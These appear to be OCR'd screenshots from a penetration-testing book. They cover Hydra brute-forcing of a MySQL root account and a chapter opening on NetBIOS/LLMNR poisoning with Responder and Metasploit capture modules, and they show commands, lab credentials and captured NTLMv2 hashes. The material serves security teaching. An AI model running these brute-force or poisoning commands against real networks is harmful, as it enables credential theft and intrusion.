

xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Performance Options
Number of Tasks
10
Timeout
15
Exit after first found pair (per host)
Exit after first found pair (global)
Do not print messages about connection errors
Use a HTTP/HTTPS Proxy
No Proxy
HTTP Method
CONNECT Method
Proxy
http://127.0.0.1:8080
Proxy needs authentication
Username
yourname
Password
yourpass
hydra -s 3306 -l root -x 1:8:a -e nsr -t 16 -w 15 -f 192.168.204.130 ...



xHydra
Quit
Target
Passwords
Tuning
Specific
Start
http-proxy url / http-proxy-urlenum credential module
www.suse.com
http / https url
/foo/bar/protected.html
Cisco Enable, Login for Cisco device
password
LDAP DN
dn-scope
SMB
local accounts
domain accounts
Interpret passes as NTLM hashes
sapr3 client id
1
CVS/SVN Repository
trunk
Telnet - Successful Login String
SNMP
Version 1
Version 2
Write Password
Read Password
hydra -s 3306 -l root -x 1:8:a -e nsr -t 10 -w 15 -f 192.168.204.130 ...


xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Output
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2015-11-11 22:50:29
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 4 tasks per 1 server, overall 64 tasks, 217180147158 login tries (l:1/p:217180147161), ~848359949 tries per task
[DATA] attacking service mysql on port 3306
[STATUS] 21.00 tries/min, 21 tries in 00:01h, 217180147137 todo in 172365196:09h, 4 active
[STATUS] 19.00 tries/min, 57 tries in 00:03h, 217180147101 todo in 190508900:58h, 4 active
[STATUS] 18.43 tries/min, 129 tries in 00:07h, 217180147029 todo in 196416153:39h, 4 active
[STATUS] 18.20 tries/min, 273 tries in 00:15h, 217180146885 todo in 198882918:24h, 4 active
[STATUS] 18.13 tries/min, 562 tries in 00:31h, 217180146596 todo in 199661463:22h, 4 active
Start
Stop
Save Output
Clear Output
hydra -s 3306 -l root -x 1:8:a -e nsr -t 10 -w 15 -f 192.168.204.130 mysql



xHydra
Quit
Target
Passwords
Tuning
Specific
Start
[STATUS] 17.87 tries/min, 70622 tries in 65:51h, 12286008 todo in 11456:40h, 4 active
[STATUS] 17.87 tries/min, 70909 tries in 66:07h, 12285721 todo in 11456:14h, 4 active
[STATUS] 17.87 tries/min, 71195 tries in 66:23h, 12285435 todo in 11455:57h, 4 active
[STATUS] 17.87 tries/min, 71481 tries in 66:39h, 12285149 todo in 11455:41h, 4 active
[STATUS] 17.87 tries/min, 71768 tries in 66:55h, 12284862 todo in 11455:15h, 4 active
[STATUS] 17.87 tries/min, 72054 tries in 67:11h, 12284576 todo in 11454:59h, 4 active
[STATUS] 17.87 tries/min, 72342 tries in 67:27h, 12284288 todo in 11454:24h, 4 active
[STATUS] 17.87 tries/min, 72628 tries in 67:43h, 12284002 todo in 11454:08h, 4 active
[STATUS] 17.87 tries/min, 72917 tries in 67:59h, 12283713 todo in 11453:23h, 4 active
[STATUS] 17.87 tries/min, 73200 tries in 68:15h, 12283430 todo in 11453:35h, 4 active
[STATUS] 17.87 tries/min, 73485 tries in 68:31h, 12283145 todo in 11453:29h, 4 active
[STATUS] 17.87 tries/min, 73769 tries in 68:47h, 12282861 todo in 11453:31h, 4 active
[STATUS] 17.87 tries/min, 74054 tries in 69:03h, 12282576 todo in 11453:24h, 4 active
[STATUS] 17.87 tries/min, 74340 tries in 69:19h, 12282290 todo in 11453:08h, 4 active
[STATUS] 17.87 tries/min, 74623 tries in 69:35h, 12282007 todo in 11453:20h, 4 active
[STATUS] 17.87 tries/min, 74892 tries in 69:51h, 12281738 todo in 11455:40h, 4 active
[STATUS] 17.87 tries/min, 75180 tries in 70:07h, 12281450 todo in 11455:05h, 4 active
[STATUS] 17.87 tries/min, 75466 tries in 70:23h, 12281164 todo in 11454:48h, 4 active
[STATUS] 17.87 tries/min, 75754 tries in 70:39h, 12280876 todo in 11454:13h, 4 active
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
Start
Stop
Save Output
Clear Output
hydra -s 3306 -l root -x 1:5:a -e nsr -t 5 -w 10 -f 192.168.204.130 mysql


root@kalibook: ~
File Edit View Search Terminal Help
root@kalibook:~# ls /usr/share/wordlists/
dirb fasttrack.txt metasploit-jtr rockyou.txt.gz webslayer
dirbuster fern-wifi metasploit-pro sqlmap.txt wfuzz
dnsmap.txt metasploit nmap.lst termineter.txt
root@kalibook:~#


xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Username
Username
wordpress
Username List
Loop around users
Password
Password
yourpass
Password List
/workspace/rockyou.txt
Generate
1:1:a
Colon separated file
Use Colon separated file
Try login as password
Try empty password
Try reversed login
hydra -s 3306 -l wordpress -P /root/workspace/rockyou.txt -e ns -t 16 192.168.202.137 mysql



xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Output
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2015-11-22 22:52:00
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 4 tasks per 1 server, overall 64 tasks, 14344403 login tries (l:1/p:14344403), ~56032 tries per task
[DATA] attacking service mysql on port 3306
[STATUS] 21.00 tries/min, 21 tries in 00:01h, 14344382 todo in 11384:26h, 4 active
[STATUS] 19.00 tries/min, 57 tries in 00:03h, 14344346 todo in 12582:46h, 4 active
[STATUS] 18.43 tries/min, 129 tries in 00:07h, 14344274 todo in 12972:52h, 4 active
[STATUS] 18.20 tries/min, 273 tries in 00:15h, 14344130 todo in 13135:40h, 4 active
[STATUS] 18.13 tries/min, 562 tries in 00:31h, 14343841 todo in 13186:49h, 4 active
[3306][mysql] host: 192.168.204.130 login: root password: evil1
<finished>
Start
Stop
Save Output
Clear Output
hydra -s 3306 -l root -P /root/workspace/words/rockyou.txt -e nsr -t 5 -f 192.168.204.130 mysql

Chapter 6: NetBIOS Name Service and LLMNR - Obsolete but Still Deadly






```
root@privateer:~# nbtscan -vv 172.16.42.6
Doing NBT name scan for addresses from 172.16.42.6


NetBIOS Name Table for Host 172.16.42.6:

Incomplete packet, 155 bytes long.
Name             Service          Type
----------------------------------------
BO-SRV2          <00>             UNIQUE
LAB1             <00>              GROUP
BO-SRV2          <20>             UNIQUE

Adapter address: 08:00:27:e0:1e:67
----------------------------------------
root@privateer:~#
```

```
Usage: responder -I eth0 -w -r -f
or:
responder -I eth0 -wrf

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -A, --analyze         Analyze mode. This option allows you to see NBT-NS,
                        BROWSER, LLMNR requests without responding.
  -I eth0, --interface=eth0
                        Network interface to use, you can use 'ALL' as a
                        wildcard for all interfaces
  -i 10.0.0.21, --ip=10.0.0.21
                        Local IP to use (only for OSX)
  -e 10.0.0.22, --externalip=10.0.0.22
                        Poison all requests with another IP address than
                        Responder's one.
  -b, --basic           Return a Basic HTTP authentication. Default: NTLM
  -r, --wredir          Enable answers for netbios wredir suffix queries.
                        Answering to wredir will likely break stuff on the
                        network. Default: False
  -d, --NBTNSdomain     Enable answers for netbios domain suffix queries.
                        Answering to domain suffixes will likely break stuff
                        on the network. Default: False
  -f, --fingerprint     This option allows you to fingerprint a host that
                        issued an NBT-NS or LLMNR query.
  -w, --wpad            Start the WPAD rogue proxy server. Default value is
                        False
  -u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
                        Upstream HTTP proxy used by the rogue WPAD Proxy for
                        outgoing requests (format: host:port)
  -F, --ForceWpadAuth   Force NTLM/Basic authentication on wpad.dat file
                        retrieval. This may cause a login prompt. Default:
                        False
  -P, --ProxyAuth       Force NTLM (transparently)/Basic (prompt)
                        authentication for the proxy. WPAD doesn't need to be
                        ON. This option is highly effective when combined with
                        -r. Default: False
  --lm                  Force LM hashing downgrade for Windows XP/2003 and
                        earlier. Default: False
  -v, --verbose         Increase verbosity.
```


root@privateer: ~ <2>
root@privateer: ~ 89x38
[+] Generic Options:
Responder NIC [wlan0]
Responder IP [172.16.42.139]
Challenge set [random]
Don't Respond To Names ['ISATAP']
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 172.16.42.182 for name WIN7-01 (service: File Server
)
[*] [NBT-NS] Poisoned answer sent to 172.16.42.182 for name WIN7-01 (service: File Server
)
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[SMB] NTLMv2 Client : 172.16.42.5
[SMB] NTLMv2 Username : LAB1\Administrator
[SMB] NTLMv2 Hash : Administrator::LAB1:8f022b4d34b8e807:F77D8DA891F7AA18CD249D9D0400
0A42:0101000000000000004407477EB456D301CB894A921CD450840000000002000000000000000000000000
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[*] Skipping previously captured hash for LAB1\Administrator
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[*] Skipping previously captured hash for LAB1\Administrator
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01

```
[*] [NBT-NS] Poisoned answer sent to 172.16.42.105 for name BO-DC1 (service: File Server)
[*] [LLMNR]  Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR]  Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR]  Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR]  Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR]  Poisoned answer sent to 172.16.42.182 for name win10-01
[*] [LLMNR]  Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR]  Poisoned answer sent to 172.16.42.182 for name wpad
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[*] [LLMNR]  Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR]  Poisoned answer sent to 172.16.42.182 for name wpad
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] Basic Client   : 172.16.42.182
[HTTP] Basic Username : LAB1\rred
[HTTP] Basic Password : HackM3!
[*] [LLMNR]  Poisoned answer sent to 172.16.42.182 for name proxysrv
[*] [LLMNR]  Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR]  Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR]  Poisoned answer sent to 172.16.42.182 for name wpad
[*] [LLMNR]  Poisoned answer sent to 172.16.42.182 for name wpad
```


root@privateer: ~ <2>
root@privateer: ~ 89x38
[+] Generic Options:
Responder NIC [wlan0]
Responder IP [172.16.42.139]
Challenge set [random]
Don't Respond To Names ['ISATAP']
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 172.16.42.182 for name WIN7-01 (service: File Server
)
[*] [NBT-NS] Poisoned answer sent to 172.16.42.182 for name WIN7-01 (service: File Server
)
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[SMB] NTLMv2 Client : 172.16.42.5
[SMB] NTLMv2 Username : LAB1\Administrator
[SMB] NTLMv2 Hash : Administrator::LAB1:8f022b4d34b8e807:F77D8DA891F7AA18CD249D9D0400
0A42:0101000000000000004407477EB456D301CB894A921CD450840000000002000000000000000000000000
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[*] Skipping previously captured hash for LAB1\Administrator
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01
[*] Skipping previously captured hash for LAB1\Administrator
[*] [LLMNR] Poisoned answer sent to 172.16.42.5 for name WIN10-01


Root > usr > share > responder > logs
Name
Analyzer-Session.log
Config-Responder.log
HTTP-Basic-ClearText-172.16.42.105.txt
HTTP-Basic-ClearText-172.16.42.182.txt
Poisoners-Session.log
Responder-Session.log
SMB-NTLMv2-172.16.42.5.txt
SMB-NTLMv2-172.16.42.182.txt

HTTP-Basic-ClearText-172.16.42.105.txt


```
LAB1\rred:Hackm3!!
LAB1\rred:Hackm3!!
```

SMB-NTLMv2-172.16.42.5.txt

```
Administrator::LAB1:8f022b4d34b8e807:F77D8DA891F7AA18CD249D9D04000A42:0101000000000004407477EB45
6D301CB894A921CD450840000000002000000000000000000000
Administrator::LAB1:8f022b4d34b8e807:F77D8DA891F7AA18CD249D9D04000A42:0101000000000004407477EB45
6D301CB894A921CD450840000000002000000000000000000000
Administrator::LAB1:22d3ae9e3fb1be49:5F4E7CAC661D83E6565ABEF43001A2A6:010100000000000C410780B45
6D3016E22B4204561C2BB0000000002000000000000000000000
Administrator::LAB1:9820f2e66ec62979:9E891726341F63FD51F5200D3A78D4B9:0101000000000000123D6480B45
6D301B4E840760D9453B0000000002000000000000000000000
Administrator::LAB1:f2c004cd3e1494f8:912F4960D0FE2141C4669DC790BD9390:0101000000000000054196B83B45
6D301988CEBD2B86206BD0000000002000000000000000000000
Administrator::LAB1:904d170f8ae81413:97AF7F8FF125BE292499268C01ADCB49:010100000000000EEC6B983B45
6D30150BFAA03BB45EEAB0000000002000000000000000000000
Administrator::LAB1:7a93940a972fcd9f:
83AAA658BDB1387EA3E527E6123584F9:0101000000000000010BAD084B456D301C9C78B407AD8093400000000002000000
0000000000000000
Administrator::LAB1:5bdd7dffad789fe9:926C573612533F0B01C4CD736F1606F1:010100000000000AA671F85B45
6D301A6A74BFDEBE55FCA0000000002000000000000000000000
```

Responder.conf

```
[Responder Core]

; Servers to start
SQL = On
SMB = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = On
HTTPS = On
DNS = On
LDAP = On
```




```
msf auxiliary(wpad) > show options

Module options (auxiliary/server/wpad):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   EXCLUDENETMASK  255.255.255.0    yes       Netmask to exclude
   EXCLUDENETWORK  127.0.0.1        yes       Network to exclude
   PROXY           0.0.0.0          yes       Proxy to redirect traffic to
   PROXYPORT       8080             yes       Proxy port
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address
 on the local machine or 0.0.0.0
   SRVPORT         80               yes       The local port to listen on.
   SSL             false            no        Negotiate SSL for incoming connections
   SSLCert                          no        Path to a custom SSL certificate (default is randoml
y generated)
```

```
msf auxiliary(smb) > show options

Module options (auxiliary/server/capture/smb):

   Name        Current Setting   Required  Description
   ----        ---------------   --------  -----------
   CAINPWFILE                    no        The local filename to store the hashes in Cain&Abel for
mat
   CHALLENGE   1122334455667788  yes       The 8 byte server challenge
   JOHNPWFILE                    no        The prefix to the local filename to store the hashes in
 John format
   SRVHOST     0.0.0.0           yes       The local host to listen on. This must be an address on
 the local machine or 0.0.0.0
   SRVPORT     445               yes       The local port to listen on.


Auxiliary action:

   Name     Description
   ----     -----------
   Sniffer


msf auxiliary(smb) >
```

```
msf auxiliary(http_ntlm) > show options

Module options (auxiliary/server/capture/http_ntlm):

   Name        Current Setting   Required  Description
   ----        ---------------   --------  -----------
   CAINPWFILE                    no        The local filename to store the hashes in Cain&Abel for
mat
   CHALLENGE   1122334455667788  yes       The 8 byte challenge
   JOHNPWFILE                    no        The prefix to the local filename to store the hashes in
 JOHN format
   SRVHOST     0.0.0.0           yes       The local host to listen on. This must be an address on
 the local machine or 0.0.0.0
   SRVPORT     8080              yes       The local port to listen on.
   SSL         false             no        Negotiate SSL for incoming connections
   SSLCert                       no        Path to a custom SSL certificate (default is randomly g
enerated)
   URIPATH                       no        The URI to use for this exploit (default is random)


Auxiliary action:

   Name       Description
   ----       -----------
   WebServer
```

```
msf auxiliary(http_basic) > show options

Module options (auxiliary/server/capture/http_basic):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   REALM        Secure Site      yes       The authentication realm you'd like to present.
   RedirectURL                   no        The page to redirect users to after they enter basic au
th creds
   SRVHOST      0.0.0.0          yes       The local host to listen on. This must be an address on
 the local machine or 0.0.0.0
   SRVPORT      80               yes       The local port to listen on.
   SSL          false            no        Negotiate SSL for incoming connections
   SSLCert                       no        Path to a custom SSL certificate (default is randomly g
enerated)
   URIPATH                       no        The URI to use for this exploit (default is random)


Auxiliary action:

   Name     Description
   ----     -----------
   Capture
```

```
msf auxiliary(http_basic) > jobs

Jobs
====

  Id  Name                                    Payload  Payload opts
  --  ----                                    -------  ------------
  0   Auxiliary: server/wpad
  1   Auxiliary: server/capture/smb
  2   Auxiliary: server/capture/http_basic

msf auxiliary(http_basic) >
```

```
msf auxiliary(nbns_response) > show options

